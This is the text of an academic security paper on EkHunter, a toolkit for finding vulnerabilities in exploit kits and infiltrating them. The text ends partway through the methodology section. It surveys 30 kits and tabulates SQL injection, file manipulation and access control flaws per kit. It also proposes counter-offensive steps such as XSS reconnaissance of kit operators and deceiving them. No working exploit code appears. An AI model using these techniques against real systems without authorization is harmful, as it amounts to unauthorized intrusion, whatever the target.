EkHunter: A Counter-Offensive Toolkit for Exploit Kit Infiltration

Birhanu Eshete
University of Illinois at Chicago
eshete5@uic.edu

Abeer Alhuzali
University of Illinois at Chicago and King Abdulaziz University
aalhuz2@uic.edu

Maliheh Monshizadeh
University of Illinois at Chicago
mmonsh2@uic.edu

Phillip Porras
SRI International
porras@csl.sri.com

V.N. Venkatakrishnan
University of Illinois at Chicago
venkat@uic.edu

Vinod Yegneswaran
SRI International
vinod@csl.sri.com

***Abstract*—The emergence of exploit kits is one of the most important developments in modern cybercrime. Much of cyber-security research in the recent years has been devoted towards defending citizens from harm delivered through exploit kits. In this paper, we examine an alternate, counter-offensive strategy towards combating cybercrime launched through exploit kits. Towards this goal, we survey a wide range of 30 real-world exploit kits and analyze a counter-offensive adversarial model against the kits and kit operator. Guided by our analysis, we present a systematic methodology for examining a given kit to determine where vulnerabilities may reside within its server-side implementation. In our experiments, we found over 180 vulnerabilities among 16 exploit kits of those surveyed, and were able to automatically synthesize exploits for infiltrating 6 of them. The results validate our hypothesis that exploit kits largely lack sophistication necessary to resist counter-offensive activities. We then propose the design of EkHunter, a system that is capable of automatically detecting the presence of exploit vulnerabilities and deriving laboratory test cases that can compromise both the integrity of a fielded exploit kit, and even the identity of the kit operator.**

Keywords*— *exploit kits, web malware, offensive technologies, cybercrime.

I. Introduction

One of the most important developments over the last few years in the cybercrime industry is the emergence and widespread availability of the now numerous families of commercially hardened and sophisticated exploit kits [6], [21], [25], [31]. Today, exploit kits represent the fishing trawlers of the cybercrime industry, used to automate the infiltration of the millions of vulnerable computer systems that are compromised each year worldwide. Exploit kits represent the current state-of-the-art in automated remote-infection technology, and are commercially hardened and licensed by malware distributors to propagate malware.

NDSS '15, 8-11 February 2015, San Diego, CA, USA
Copyright 2015 Internet Society, ISBN 1-891562-38-X
http://dx.doi.org/10.14722/ndss.2015.23237

An exploit kit is a sophisticated booby trap, which is implanted in compromised hosts or websites. Cyber criminals will entice victim Web-surfers to the exploit kit using malicious URLs, which are disseminated throughout the Internet using spam-embedded links, social networks, search term poisoning, Web postings, or direct website hijacking. When visited, an exploit kit unleashes a barrage of the latest browser (and browser plug-in) exploits to hijack the client host and covertly install a persistent malware strain of the kit operator's choosing. Exploit kits are "push-button" automated, and come with features that are typical of COTS software (product manuals, installation scripts and customer support!).

The development of exploit kits to promote cybercrime has motivated a large number of diverse research efforts towards mitigation. These include both detection of client-side attack attempts [11] as well as hardening existing systems [24]. These efforts *focus on defenses* on the browser side, in the sense that they are focused on protecting innocent victims from cyber-criminals.

A Case for Counter-Offense. In this paper, we focus our attention on an effort toward developing a *counter-offense* strategy towards combating cybercrime launched through exploit kits. Such a strategy involves systematic disarmament (or a reverse infection) of the exploit kit server. When appropriately launched (e.g., under appropriate legal authority), such a strategy could play an important part in the ongoing battle against cybercrime. In particular, we investigate how research can assist efforts towards crippling an exploit kit host in its ability to infect victims.

Our work is motivated from a dire urgency to develop methods and technologies to directly combat the ongoing worldwide cyber war. To this end, a counter-offense strategy could produce the following tangible benefits:

- Accelerate systematic efforts to takedown large numbers of botnets, even where the only mutual affiliation is the use of a common commercial exploit kit.
- Enable the ability to conduct advanced attribution studies of exploit kit operators through XSS script infiltration of the kit owners' local computing devices, or by instrumentation of the exploit kit to track kit operator activity.
- Facilitate in-depth measurements of botnet victim populations and exploit kit statistics through extraction of

statistics and meta-data from fielded exploit kits.

An Approach to Counter-Offensive Toolkit Development. We start from the observation that an exploit kit is a sophisticated Web application that aims to fingerprint the client, detect security holes, infect and subsequently take control of the client's host machine. Note that a natural counter-offensive strategy is to perform a "dual" set of actions on the kit-infected host: fingerprint (this time on the exploit kit itself), identify vulnerabilities, infect or subsequently takedown (or simply gather intelligence or add reconnaissance logic to) the host running the exploit kit. Our overall objective is to develop a toolkit that is aimed for deployment by a cybercrime analyst (who might be law enforcement personnel, or some equivalent authority with appropriate authorization), and whose objective is that of preventing the spread of malware.

Guiding Challenges. There are numerous challenges in building a toolkit that is usable by cybercrime analysts.

Exploit kit study and deployment. Exploit kits are often designed with self-defense features to prevent active probing and analysis. Examples of such behaviors include the use of cloaking or blacklisting of detection systems. A vulnerability analysis that seeks to get past these behaviors needs to get past the challenge of deploying these exploit kits successfully in a laboratory setting.

Vulnerability analysis at scale. Exploit kits are large Web applications that contain several pieces of infection logic based on operating system and browser platform. Together with the administrative features present in them, their code-base sizes are often substantial. For example, the average server-side lines of code (LOC) in the 30 exploit kits we analyzed is 3.2 KLOC. In some instances, the code-base is in tens of thousands of LOC (e.g., 11.6 KLOC in `SpyEye`, 11.8 KLOC in `Blackhole`). To overcome the challenge of scale, we need scalable automated methods for analyzing these applications.

From analysis to actual exploits. In a typical vulnerability analysis study, the analyst is often content with generating vulnerabilities that demonstrate software weaknesses. However, in our case, the toolkit needs not just vulnerabilities, but actual deployable exploit inputs that can be used against a kit operator. To the best of our knowledge, exploit generation for adversarial software is not openly available.

From exploits to capabilities. The presence of actual exploits alone does not suffice. It has to be mapped to appropriate capabilities, be it actual intelligence gathering, deception, or a takedwon operation.

Experimental Methodology and Results. We present an in-depth vulnerability analysis of 30 exploit kits, performed in a laboratory setting. Our methodology is experience-guided. We first performed a preliminary analysis of the exploit kits by deploying them in the laboratory setting. From the observations we made through this study, we conducted an in-depth automated analysis of the server-side code of the 30 exploit kits. Our analyses leveraged our past efforts in automated discovery of vulnerabilities in server-side Web applications. The analysis targeted many different security components of the exploit kits, such as input sanitization and authorization. From the results of the vulnerabilities generated through this analysis, we then developed techniques for the generation of automated exploits. Each exploit is derived using a combination of static and dynamic analyses, formal constraint solving and symbolic evaluation. Using these exploits, we describe the design of EKHUNTER, a toolkit designed to assist cybercrime analysts in counter-offensive activities that may include the initiation of exploit kit takedowns, gaining intelligence on kit activities and creating opportunities for deception.

The results from our experiments identified over 180 software vulnerabilities spread over 16 of the 30 (over 50%) surveyed exploit kits. Overall, we are able to automatically synthesize exploits for 6 out of the 16 (over 37% of those vulnerable) exploit kits that exhibited vulnerabilities. This validates our hypothesis that these vulnerabilities provide opportunities for cybercrime investigators, including opportunities that enable (i) probing these exploit kits for victim statistics or configuration status, (ii) modifying key configuration parameters within the kits, and (iii) conducting code injection attacks directly against the exploit kit operator. Of particular interest, code injection attacks may enable a cybercrime analyst to insert active reconnaissance logic onto the exploit kit operator's local machine. From our experiments, we conclude that exploit kits lack the sophistication to resist counter-offensive capabilities. *Overall, our results suggest that* EKHUNTER *has the potential to equip cybercrime investigators with powerful capabilities in their ongoing fight against those who earn their living by victimizing all of us.*

Contributions. To summarize, the contributions of our paper include the following:

- Formulation of the exploit kit infiltration problem
- A survey of exploit kit capabilities and vulnerabilities
- Development of a multi-faceted vulnerability analysis system for exploit kits
- Development of an automated exploit generation system
- Presentation of an evaluation that demonstrates the feasibility of our approach
- A discussion of the ethical and legal implications of exploit-kit-focused counter-offensive researc h

Roadmap. This paper begins with a background on exploit kits, describes their typical anatomy and workflows, and discusses their business model (§ II). We then discuss the adversarial model behind our approach (§ III). In § IV, we discuss our initial experience in analyzing and deploying the exploit kits in a laboratory setting. Guided by our experience, we then outline a methodology based on vulnerability analysis of Web applications to automatically generate exploits from server-side exploit kit source code (§ V). We then discuss the implementation of a toolkit called EKHUNTER, which can assist cybercrime analysts in counter-offense operations against an exploit kit in § VI. In § VII, we discuss in detail the results from our vulnerability analysis of exploit kits, and the capabilities they provide to EKHUNTER. A discussion of ethical and legal issues around the deployment of EKHUNTER appears in § VIII-B and a survey of related work appears in § IX. We conclude by summarizing our findings and discussing future work in § X.

II. BACKGROUND ON EXPLOIT KITS

An exploit kit is a software package which specializes in the silent deployment of malicious code into a host computer without the owner's consent. The most typical exploit kits are those that operate over Web services, and which effectively implement *drive-by* exploits to infect victim hosts. An exploit kit will also often capture meta-data about its victims, its failed infection attempts, and other statistics. Commercial exploit kits also provide services that enable third parties to use the exploit kits to distribute applications (malware), whereby a successful installation produces a payment to the kit operator.

In the broader life-cycle of botnet production and management, the exploit kit represents one of the critical stages, but not the only stage, in bot client acquisition. Other stages include services such as spam or SEO poisoning to lure victim's to the exploit kit [14], [23], binary obfuscation services to ensure that the binary payload will not be detected by commercial AV systems, and a robust command and control infrastructure to manage the botnet.

While there has been substantial counter-offensive research involved toward exploiting bugs in malware [4] and infiltrating and taking down command and control infrastructure [16], [32], much less attention has been paid to counter-offensive techniques to infiltrate the exploit kits that perform the initial bot client recruitment.

A. Anatomy

An exploit kit has several similar elements to a client and server-side unmanned registration-based Web service. Its most prominently unique aspect is components tailored to its aim—infecting the client application. As documented in [12], exploit kits are packaged with a number of attack-centric functionalities. Exploit kits also provide various self-defense features, software to enforce license restrictions on the kit's licensee, and may employ obfuscation to prevent reverse engineering, depending on the sophistication of the kit.

On the back-end, an exploit kit usually employs a modular architecture: installation and configuration, a client (victim) fingerprinting service, a client-data collection service, and scripts to service remote (often Web-based) operator administration, exploit preparation and delivery, geo-location (to detect where victims are located), and evasion countermeasures to detect and evade automated detection systems.

B. Workflow

The typical interaction between an exploit kit and a victim involves a number of steps, and from our survey of exploit kits, Figure 1 provides an abstraction of the most widely observed workflow scheme observed across the kits:

1) Enticement. Most exploit kit encounters begin with the advertisement challenge of luring the victim into connecting with the exploit kit. Malicious link advertisement is often done through email (SPAM) campaigns, SEO poisoning campaigns, infecting legitimate sites with links that direct users to the exploit kit, through social media attacks, or through highly targeted message (email or otherwise) that are most often associated with advanced persistent threats (APT) campaigns. While the means by which victims are lured to the exploit kit vary, the result of the lure is to direct the client to connect to the kit's *landing page*.

2) Fingerprinting. Once the landing page is engaged, the exploit kit profiles the victim's system to collect identifying information about it. The profiling information includes the victim's IP address and associated meta-data about the address, type and version of the browser and its plug-ins, and the host operating system of the victim.

3) Exploit Execution. If the fingerprinting phase determines that the current host connected to the lure is a victim candidate and possess an exploitable vulnerability, then the exploit kit consults its exploit list to deliver the most appropriate exploit in its arsenal. To determine which exploit to deliver, the exploit kit reasons over information collected from a victim via fingerprinting. This information includes: IP address (for location detection), HTTP headers (e.g., user-agent, cookies, referrer), and HTTP query parameters (for inter-page communication on the server-side).

4) Payload Delivery. Most commonly, the exploit logic is intended to subvert the client application to perform three basic steps [24]: fetch, store, and execute. In this context, the binary install may represent the payload application (the program logic that is launched to conduct the adversary's attack) or it may simply represent the client control logic, which the kit operator uses to control and update the client with updatable payload campaigns. Pay-per-install systems [3], for example, rent or sell compromised client, by uploading a malware campaign operator's application into the victim client.

5) House Keeping. Once the exploit kit has succeeded in the exploit and installation of the client control logic, the exploit kit updates a local infection database with details regarding the newly recruited victim machine, such as the browser, operating system, and country where the victim is located. Maintaining infection statistics helps the exploit kit administrator to evaluate the effectiveness of the infection campaign and to decide on change of tactic if need be.

C. Business Model

Today's modern malware ecosystem enjoys a competitive market of exploit kit systems over a range of price-points, licensing terms, and additional support services. The annual license for the `Blackhole` exploit kit, a recently successful and well-known kit, was approximately $1500, with both quarterly and semi-annual licenses available at reduced prices, and with free updates during the licensing term [21]. Exploit kits, such as `Eleonore`, can be licensed for single-domain deployment, or may be bound to multiple domains for an additional fee. In addition to the kit itself, exploit kits such as `Siberia` include additional features, such as AV detection (e.g., AVHide.com provides AV countermeasure services for a monthly fee of $150 or Scanforyou.net, which charges on a file-by-file basis), and blacklist monitoring services that will inform the kit operator when their exploit links become available.

Beyond exploit kits, pay-per-install [3], or exploit-as-a-service [14], are natural evolutions (or extensions) of the ongoing growth and sophistication of the commercial malware ecosystem.

III. Adversary Model

We view the exploit kit infiltration problem setting as essentially a game played between a malicious code developer




Fig. 1: Typical Exploit Kit Workflow

and a cybercrime analyst. In this setting, it is interesting to look at the adversarial model implied by the exploit kit infiltration problem as it offers an interesting contrast from conventional adversarial models in a couple of ways.

It is worth noting that, in this problem setting, the white-hats are the initiators (or perpetrators) of the attack and the blackhats are the targets. Exploit kit developers are always looking to employ security measures in their code, employ obfuscation to prevent reverse-engineering of their security strategies, patch flaws, and offer frequent update cycles for the software. For a security researcher / cybercrime analyst, the goal is to identify vulnerabilities in the exploit kit that will allow to gain privileges on the exploit kit server.

Secondly, we also make note of the similarity between the development effort of the exploit kit author and the vulnerability analysis effort undertaken by the cybercrime analyst. In order to deploy an effective exploit kit, a kit developer possesses (or has tools that provide access to) a broad range of vulnerabilities (e.g., in browsers, plug-ins, operating systems), and develop strategies for successful infection as well as post-infection use. In a similar vein, a cybercrime analyst performing vulnerability analysis of the exploit kit possesses the required technical know-how to effectively identify and leverage on vulnerabilities in the exploit kit.

Host Search and Fingerprinting. The first goal of the cybercrime analyst is to be familiar with methods for automatic searching and fingerprinting exploit kit servers. Such familiarity is required both for offline fingerprinting (when source code is available) and live fingerprinting of exploit kits in the wild. Once a host is spotted, subsequent counter-offensive operations can be initiated. (We specifically discuss legal and ethical issues in Section VIII).

Initiate Take-down. Once an infected host has been identified, one of the goals of the cybercrime analyst is to initiate a take-down operation (there may be other goals besides takedown, which we discuss below). In this case, the cybercrime expert needs to possess counter-offensive tools that will effect a takedown operation.

Gaining Intelligence to Kit / Botmaster. Sometimes, a take-down operation may not be the goal, or may not be possible (because the cybercrime analyst does not have the required capabilities). Instead, gaining information about the identity / activities of the kit-owner may be of interest. Information about other related infected hosts, activity statistics of the exploit kit, or even information related to the identity of the exploit kit owner could be useful.

Deception. Additionally, the goal may be to deceive the kit owner / bot-master about the activities of the exploit kit. Such a capability may be useful to mislead the kit owner about the actual effectiveness of the exploit kit. For instance, the cybercrime analyst can confuse the kit administrator on infection statistics by updating data and expose the exploit kit to detection systems that are otherwise blacklisted by the kit.

The objective of the cybercrime analyst is to achieve one or more of these goals. A key observation that forms the basis of our effort is that a precise vulnerability analysis of the exploit kit provides a systematic method to achieve all the above capabilities.

IV. Experience from Exploit Kits Analysis

In this section, we summarize our observations from our analysis of server-side PHP code of 30 exploit kits that we assimilated from monitoring submissions to multiple whitehat mailing lists over a two year period. To ensure reproducibility of our analysis, we will make our analysis datasets including the exploit kit sources available to interested researchers. We discuss our experience from the standpoint of deployment, security features, and management of exploit kits.

A. Deployment

Installation. The exploit kits we studied are shipped with installer scripts written in PHP. A typical installer (for instance `install.php` in `CrimePack`)) allows: initialization of the front-end (e.g., landing page) and back-end (e.g., database credentials, database tables). In addition to preparing the database tables, installers also populate tables with the data they need to bootstrap (e.g., block list of IP addresses of malware detection systems).

Configuration. Next follows detailed configuration of the various components of the kit which may include:

• **Exploit Set.** The exploit list is composed of exploits that are built based on vulnerabilities in browser components and browser extensions (e.g., PDF reader, Java plug-in, Flash



Exploit-kit Source
SQLI Vulnerability Analysis
Access Control Vulnerability Analysis
Multiple Taint-style Vulnerability Analysis
Exploitable Vulnerabilities
Exploit-kit Profiles
Exploit Generation
Exploits

Fig. 2: Overview of Our Methodology

player). The kit owner can select from a library of exploits and in some cases include custom exploits. For instance, `CrimePack` and `Fragus` allow uploading of custom exploits to enrich the exploit kit library.

• **Cloaking Setup.** Upon exploit attempt failure, exploit kits silently redirect the victim to a benign cloaking Web page. In setting up the cloaking site, relevant details such as HTTP response code and referrer are included in the configuration. In most exploit kits, the cloaking page is named `404.php`.

• **Blacklist Check.** Once they become operational in the wild, exploit kits could be spotted by detection systems. To stay off the radar, they perform periodic lookup of public blacklists. If they happen to be in the blacklists, then the kit owner is notified on his next login (or by email) to take defensive measures (e.g., relocate the kit installation to another domain).

• **Victim Targeting.** One interesting part of configuration is to specify the infection targets. For example, a kit owner can set the target victims to be from a specific country, using a particular operating system, or running a certain browser. When the kit gets the result of fingerprinting a victim, it checks the fingerprint against the configuration of target victims to proceed with exploit delivery.

The observation we take from the installation and configuration details of exploit kits is that unless one purchases exploit kit source code from the underground market (in which case, deployment instructions are supplied with the kit), their deployment is not trivial.

B. Security

Obfuscation. On the server-side code, some exploit kits use commercial encoding tools (e.g., `IonCube` encoder used in `Blackhole` and `CrimePack`) to protect their code. Overall, the majority (27 out of 30) of the exploit kits that we analyzed do not use obfuscation for the server-side PHP code —which suggests the use of code analysis to uncover vulnerabilities.

Sanitization. Proper sanitization of user inputs is required to avoid common injection vulnerabilities such as XSS and SQLI. However, in the exploit kits that we analyzed, we observed the lack of sufficient user input sanitization (see the “Sensitive Sinks” column in Table I for empirical evidence). One possible reason for poor attention to sanitization is that the typical intended user of an exploit kits is the owner (i.e., admin), who is a “trusted” user (from the kit developers’ perspective). Therefore, it is possible that the kit developers did not anticipate offensive uses of these inputs, and hence did not pay attention to employ a complete and robust sanitization.

We observed inadequate sanitization in parts of the exploit kit source code that makes use of built-in PHP variables (e.g., `GET`, `REQUEST`) mainly to accept user inputs (but also for inter-page communication). For instance, in the `Adrenalin` exploit kit, database initialization credentials (DB host name, username, password, and database name) are written to the file `dll/dll_setup.php`. These credentials are then passed as parameters to the `setup____.php` script through the `REQUEST` array with no sanitization —creating a chance for injection attacks against the kit.

Use of File Operations. The exploit kits we studied use file manipulation functions (such as `fwrite`, `fopen`) to store configuration (e.g., in `Adrenalin`) settings and in some instances, to store data that they populate at run time. We witnessed frequent use of file operations in 10 of the 16 exploit kits with vulnerabilities. Despite the wide usage of file operations, sanitization is rarely used in most parts of the code where external inputs are passed to file manipulation functions. This observation is helpful to point out the components of the exploit kit code that are likely to have injection vulnerabilities.

C. Management

Access Control Model. Exploit kits provide administrative control panels for their users. In these control panels, the administrative user can access sensitive data, (such as victims’ statistical information) and perform sensitive operations (such as updating files or populating DB tables).

To access the control panels, the user must be authenticated, typically with user-name and password. After proper authentication, the information about the user is stored at the server or client side (typically in `COOKIE`s or `SESSION`s). The authenticated user then can access sensitive resources after proper authorization. In authorization checks, the information about the authenticated user is checked against the access control model of the application.

We examined the login and resource access modules in exploit kits to understand the authentication and authorization procedures in exploit kits. Mostly, the design of these Web applications’ authentication and authorization schemes revolved around their use by a single-user. This design makes sense, as the exploit-kit management functionality is designed to provide services only to the kit operator. Furthermore, the user on the server-side had full privileges on the server-side, including the management of configuration panels and back-end databases. The single-user design led these applications to have very simple authorization models, in which the access control decisions involved to check if the user was logged-in.

In a typical Web application with multiple users, the application maintains a list of the users and their credentials in a separate DB table dedicated to users. However, we noticed that in some of the exploit kits, the user-name and the password of the user were hard-coded, either in configuration files or in the scripts themselves, and the use of super-globals such as `COOKIE` and `SESSION` were limited.

Since the access control design for these single-user exploit kits are observed to be simple, analysts can examine whether the implementation of authentication and authorization is consistent with the design. To check the consistency of the implementation, we should ensure that we indeed check *all* execution paths in the source code. An automatic tool can help us to achieve this goal using less time and human effort per exploit kit.

Remotely Reachable Resources. Like other Web applications, exploit kits use configuration files to control runtime parameters. One of the artifacts we explored is to try to gain access to configuration settings and modify them whenever we can. Typically, such configuration files are kept separately from the public directory of the Web application that is accessible through a web browser. Web application access controls are required to ensure that the such files are not available for access or modification. In a few exploit kits, we observed that such access control restrictions were not strictly followed.

D. Miscellaneous

Code. Except for the code that appears to be re-used, the code is unreadable, which makes manual scanning difficult and suggests a need for automated code analysis.

Third-Party Libraries. On the server-side of most exploit kits, we witnessed the use of the popular PHP `Geo Location`[1] library (with little or no modification). This library is used in identifying locations (e.g., countries) of victims targeted by exploit kits. On the client-side, almost all exploit kits we studied use the popular client-fingerprinting JavaScript library, `PluginDetect`[2] (mostly customized).

V. Methodology

In this section, we present the details of our methodology. As we indicated earlier, the code-base of the exploit kits we analyzed is not only large but also unreadable, which makes manual scanning a tedious task. This situation calls for automated methods to conduct vulnerability analysis of server-side exploit kit source code. To this end, we propose a methodology centered around a multi-faceted vulnerability analysis of exploit kits so as to turn exploit kit insecurities into opportunities to exploit them.

The key intuition behind our approach is that, by conducting high-resolution vulnerability analysis of server-side code of exploit kits, we can generate a set of successful exploits. The set of exploits, when systematically executed, will arm a cybercrime analyst with the desired capabilities to effectively counter exploit kits.

[1]http://php.net/manual/en/book.geoip.php

[2]http://www.pinlady.net/PluginDetect/

An overview of our methodology is shown in Figure 2. In a nutshell, our methodology involves two major steps: a *multi-faceted vulnerability analysis* to generate vulnerabilities in exploit kits and an *exploit generation* scheme that can be customized to the identity of exploit kit(s). We now discuss these two steps in more detail.

A. Multi-Faceted Vulnerability Analysis

This step is the pillar of our methodology. We call it multi-faceted since it involves the use of multiple, complementary, and high-resolution vulnerability analysis techniques, to uncover implementation and deployment flaws in exploit kits. Given an exploit kit server-side source, we employ vulnerability analysis techniques tailored to our purpose, finding as many exploitable vulnerabilities as possible. At the same time, we also take advantage of multiple vulnerability analysis techniques to have utmost coverage of different types of vulnerabilities in exploit kits. To this end, we use three static code analysis tools designed to identify vulnerabilities. Two of these are in-house research tools that perform identification of access control vulnerabilities [27] and SQL injection vulnerabilities [2]. The third is an open source tool [9] that identifies multiple (10 different) taint-style vulnerabilities (e.g., XSS, file manipulation, and command injection).

Our choice of these three vulnerability analysis tools is driven by our observation during manual analysis of the server-side source code of exploit kits. In particular, we focused on taint style vulnerabilities in exploit kits as these class of vulnerabilities (mostly)allow automated exploit generation (in a form of HTTP requests with the right crafting of input parameters).

Access Control Vulnerability Detector (AC-VD). Access control in web applications is implemented as a set of authorization checks before performing sensitive operations such as accessing private resources. Vulnerabilities arise in access control implementations either due to the lack of a well-defined access control policy in an application or due to defects in the design and implementation of those policies. As access control is the cornerstone of any exploit kits protection mechanism, identifying vulnerabilities in access control will advance a counter-offense strategy.

To analyze access control vulnerabilities in a typical Web application, security analysis tools compare the access control policies documented in program specifications against the source code. This approach reveals the implementation bugs and, in some cases, design defects. However, unlike other Web applications, exploit kit developers hide the design and implementation details of their code. A typical exploit kit is often released with no program specification or functionality description and the source code is obfuscated to make reverse engineering an arduous task. In the absence of program specifications, the access control policies are unknown to security analysis tools. Therefore, the analysis must rely on other hints in the source code to reason about the correctness or the consistency of these rules.

Our approach [27] to detect access control vulnerabilities is to detect inconsistencies in the implementation of different execution paths. Access control defects usually manifest in the form of inconsistent authorization checks along different

Exploit Kit	PHP LOC	PHP Files	Include Success	User-Defined Functions	Unique Sources	Sensitive Sinks	Uses Sessions
Adrenalin	1491	12	1/11(9%)	14	8	29	✓
Armitage	1370	12	12/12(100%)	26	11	189	
Blackhole	11,764	69	2/2(100%)	148	25	261	✓
Eleonore	2869	12	17/23(74%)	46	31	188	✓
ExploitKit	2422	5	0/20(0%)	1	32	53	✓
Fiesta	1736	7	7/7(100%)	23	6	111	
FirePack	1185	8	6/7(86%)	24	8	129	
Fragus	9708	7	2/48(4%)	0	31	174	✓
Ice-Pack	2819	9	10/13(77%)	39	5	205	
Luckysploit	8640	17	38/182(21%)	28	14	276	
Neon-Exploit	1985	9	10/13(77%)	39	5	205	
SALO-PACK	2613	11	12/12(100%)	22	5	59	✓
Siberia	2422	3	0/20(0%)	1	32	53	✓
SmartPack	1492	14	1/75(1%)	0	30	124	
Sploit25	1497	10	1/22(5%)	1	12	42	✓
SpyEye	11,629	94	199/199(100%)	58	96	1171	

TABLE I: Summary of Vulnerability Analysis Artifacts for 16 Exploit Kits with Vulnerabilities from [9]

execution paths to sensitive operations. Our Access Control Vulnerability Detection (AC-VD) subsystem uses static analysis techniques to detect inconsistent *authorization contexts* in paths to resource accesses throughout the whole program.

AC-VD models the *authorization context* by gathering the authorization-related checks along all execution paths as well as resource access constraints (i.e., `WHERE` clause). In particular, AC-VD uses the authorization 4-tuple $< U, R, S, P >$ to reason about each resource access location: U is the set of users who are authorized by the application to access the resource, R is the current role that the user has, S is the information about the current session, and P is the set of permissions the user has with respect to her current role in the current session.

AC-VD enumerates the extracted authorization contexts (4-tuples) for each resource (i.e., DB table) access. In the next step, for each DB table, AC-VD compares the authorization context of `INSERT`, `UPDATE` and `DELETE` queries against each other. Based on the type of inconsistency warning which is raised, AC-VD can detect the type of privilege escalation vulnerability. By comparing the authorization 4-tuple at query locations, AC-VD is able to detect vertical and horizontal privilege escalation vulnerabilities in exploit kits.

SQL Injection Vulnerability Detector (SQLI-VD). SQL injection attack (SQLIA) occurs when a malicious user alters the intended semantic or syntax of an SQL query by injecting a specially crafted input (such as SQL keywords or operators) into the original query [15]. The main cause of SQLIA is well understood, i.e., the lack of proper user input sanitization.

In an exploit kit, the existence of SQLIA allows us to craft exploits that target the back-end database system to gain access to valuable records such as victim IP addresses, infection statistics and identity / location of kit owners. Additionally, SQLIA can be used to manipulate exploit kits data by inserting, deleting and / or altering the records stored in the database to make the exploit kit as harmless as possible. SQLIA can further reveal information about the exploit kit based business such as its infrastructure and collaborators.

To perform SQLI vulnerability analysis, our approach, called SQL Injection Vulnerability Detection (SQLI-VD), locates potential vulnerable sinks (i.e., query execution locations) by statically analyzing the code and generating concrete vulnerability exploitations. More specifically, SQLI-VD is based on a tool called `TAPS` [2] that symbolically executes the source code, enumerates all execution paths leading to a sensitive sink and then generates a symbolic expression equivalent to each query for each computed path. Every generated symbolic query is analyzed further to determine the user inputs and application constants contributed to the data arguments of the query. The tool performs data and control dependency analysis as well as taint analysis to verify whether the user input that reached and contributed to a symbolic query is properly sanitized.

SQLI-VD leverages the generated paths and the symbolic queries to perform a constraint-guided search. For each path leading to a query, SQLI-VD searches the path to gather all the constraints presented in the conditional statements along that path. At the end of this search, it generates for each path a logical formula that represents the necessary constraints that if satisfied, the user input could reach the sensitive sink.

In conclusion, this analysis produces a set of potentially vulnerable sinks as well as the paths leading all symbolic queries in the exploit kit source code. Furthermore, our approach generates logical formulas for all execution paths which facilitates the actual exploit generation process with the help of a custom string solver.

Multiple Taint-Style Vulnerability Detector (MTS-VD). SQLI and access control vulnerabilities are just two of the numerous vulnerabilities in web applications. With the aim of conducting high-resolution vulnerability analysis, and to widen our search space for additional taint-style vulnerabilities, we use a precise, static code analysis approach [9], we call it Multiple Taint-Style Vulnerabilities Detector (MTS-VD). More precisely, MTS-VD tokenizes and parses PHP files to transform PHP source code into a program model to detect sensitive sinks. The sinks are potentially vulnerable functions that can be tainted by user input (and hence manipulated by an attacker) at run time.

In MTS-VD, we use a tool based on `RIPS`[3] to detect a number of taint-style vulnerabilities in exploit kits. The vulnerabilities include SQLI, XSS, file manipulation, file inclusion, header injection, file disclosure, and command injection. In

[3]http://rips-scanner.sourceforge.net

Exploit Kit	SQLI	AccessControl	FileManip.	FileDisc.	CodeExec.	CmdExec.	HeaderInj.	FileInc.	Total
Adrenalin	0	0	4	0	0	0	0	0	4
Armitage	0	0	3	0	0	0	0	0	3
Blackhole	0	0	1	0	0	0	0	0	1
Eleonore	16	1	2	1	0	0	0	0	20
ExploitKit	0	1	0	0	0	0	0	0	1
Fiesta	0	1	0	0	0	0	0	0	1
FirePack	0	0	0	0	1	1	0	0	2
Fragus	2	1	3	0	0	0	0	8	14
Ice-Pack	0	0	1	0	0	0	1	0	2
Luckysploit	25	0	3	2	0	0	0	1	31
Neon-Exploit	0	0	1	0	0	0	0	0	1
SALO-PACK	1	0	0	0	1	0	0	0	2
Siberia	2	0	6	1	0	0	0	5	14
SmartPack	0	0	7	1	0	0	1	0	9
Sploit25	2	0	0	0	0	0	0	0	2
SpyEye	69	0	3	5	0	0	0	0	77

TABLE II: Summary of Vulnerability Analysis Results for 16 Exploit Kits

addition to reporting vulnerabilities, the tool also provides features for automated exploit generation.

